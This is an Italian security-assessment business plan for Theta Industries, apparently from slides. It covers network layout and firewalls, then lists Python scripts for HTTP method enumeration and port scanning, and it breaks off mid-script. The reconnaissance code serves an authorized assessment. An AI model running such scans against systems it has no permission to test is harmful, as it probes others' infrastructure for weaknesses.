

# Theta Industries S.p.a.


Business Plan di Sicurezza Informatica



# Attività svolte

- *Struttura di rete*
- *Analisi vulnerabilità*
- *Analisi di solidità dei sistemi*
- *Report delle misure da adottare con i relativi costi*


# Struttura di rete dell'azienda



- Questo è la visione generale della struttura di rete ideale per l'infrastruttura della vostra azienda


# Rete Interna Aziendale

- Qui vediamo la parte relativa ai vostri client interni dove i vostri operatori possono lavorare in autonomia e sicurezza attraverso un Firewall che protegge i loro pc ed un ulteriore Firewall a protezione della Sala Server alla quale va implementata la sicurezza fisica



# Applicativo Web – DMZ

- Qui abbiamo la parte della vostra azienda esposta alla rete esterna dove da Internet gli utenti possono acquistare la vostra merce attraverso l' e-commerce, anch'esso protetto da un Firewall



# Analisi delle vulnerabilità

- In questo passaggio andremo ad analizzare le vulnerabilità del vostro Web Server ovvero la parte esposta al traffico degli utenti, quella più a rischio dal punto di vista di sicurezza



*Andiamo ad effettuare una scansione sul vostro Web Server attraverso programmi creati ad hoc dai nostri esperti per analizzare quali servizi sono reperibili dal vostro sistema e su quali porte questi sono disponibili verificandone di conseguenza le vulnerabilità*

```
tullenum.py
```

```
1 import http.client
2
3 def httpMetodiAb(ip, porta):
4     try:
5         connection = http.client.HTTPConnection(ip, porta)
6         connection.request('OPTIONS', '/')
7         response = connection.getresponse()
8         allow_header = response.getheader('allow')
9         if allow_header:
10             methods = allow_header.split(',')
11             print("I metodi abilitati sono:")
12             for method in methods:
13                 print(method.strip())
14         else:
15             print("Intestazione 'allow' non presente nella risposta.")
16             methods = ['GET', 'HEAD', 'POST', 'PUT', 'DELETE', 'CONNECT', 'OPTIONS', 'TRACE', 'PATCH']
17             print("I metodi abilitati non sono specificati dall'intestazione. Si procederà con una serie di richieste per determinare i metodi supportati.")
18             for method in methods:
19                 connection = http.client.HTTPConnection(ip, porta)
20                 connection.request(method, '/')
21                 response = connection.getresponse()
22                 if response.status == 200:
23                     print(f"Il metodo {method} è supportato")
24                 elif response.status == 405:
25                     print(f"Il metodo {method} non è supportato")
26                 connection.close()
27
28     except ConnectionRefusedError as e:
29         print("Connessione fallita:")
30         print(e)
31
32
33 if __name__ == "__main__":
34
35     ip = input("Inserire IP/ip del target: ")
36     porta = input("Inserire la porta del target (default: 80): ")
37
38     if porta == "":
39         porta = 80
40     httpMetodiAb(ip, porta)
```

```
mymportscanner.py
```

```
1
2
3 def controllaPorta(ip, porta):
4     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
5     # imposto un timeout di connessione
6     s.settimeout(5)
7     try:
8         s.connect((ip, porta))
9         return True
10    # se la porta è aperta ritorno true
11    except:
12        return False
13    # se la porta è chiusa ritorno false
14    finally:
15        # chiudo la connessione
16        s.close()
17
18
19 def scansionaPorte(ip, rPorte):
20     #definisco un array con le porte che si popolerà con le porte aperte
21     porteAperte = []
22     lowport = int(rPorte.split('-')[0])
23     highport = int(rPorte.split('-')[1])
24     for porta in range(lowport, highport):
25         if controllaPorta(ip, porta):
26             porteAperte.append(porta)
27     #ritorno l'array con le porte aperte
28     return porteAperte
29
30
31 def nomeServizio(porta):
32     # mappatura dei nomi dei servizi alle porte ben note
33     well_known_services = {
34         21: "FTP",
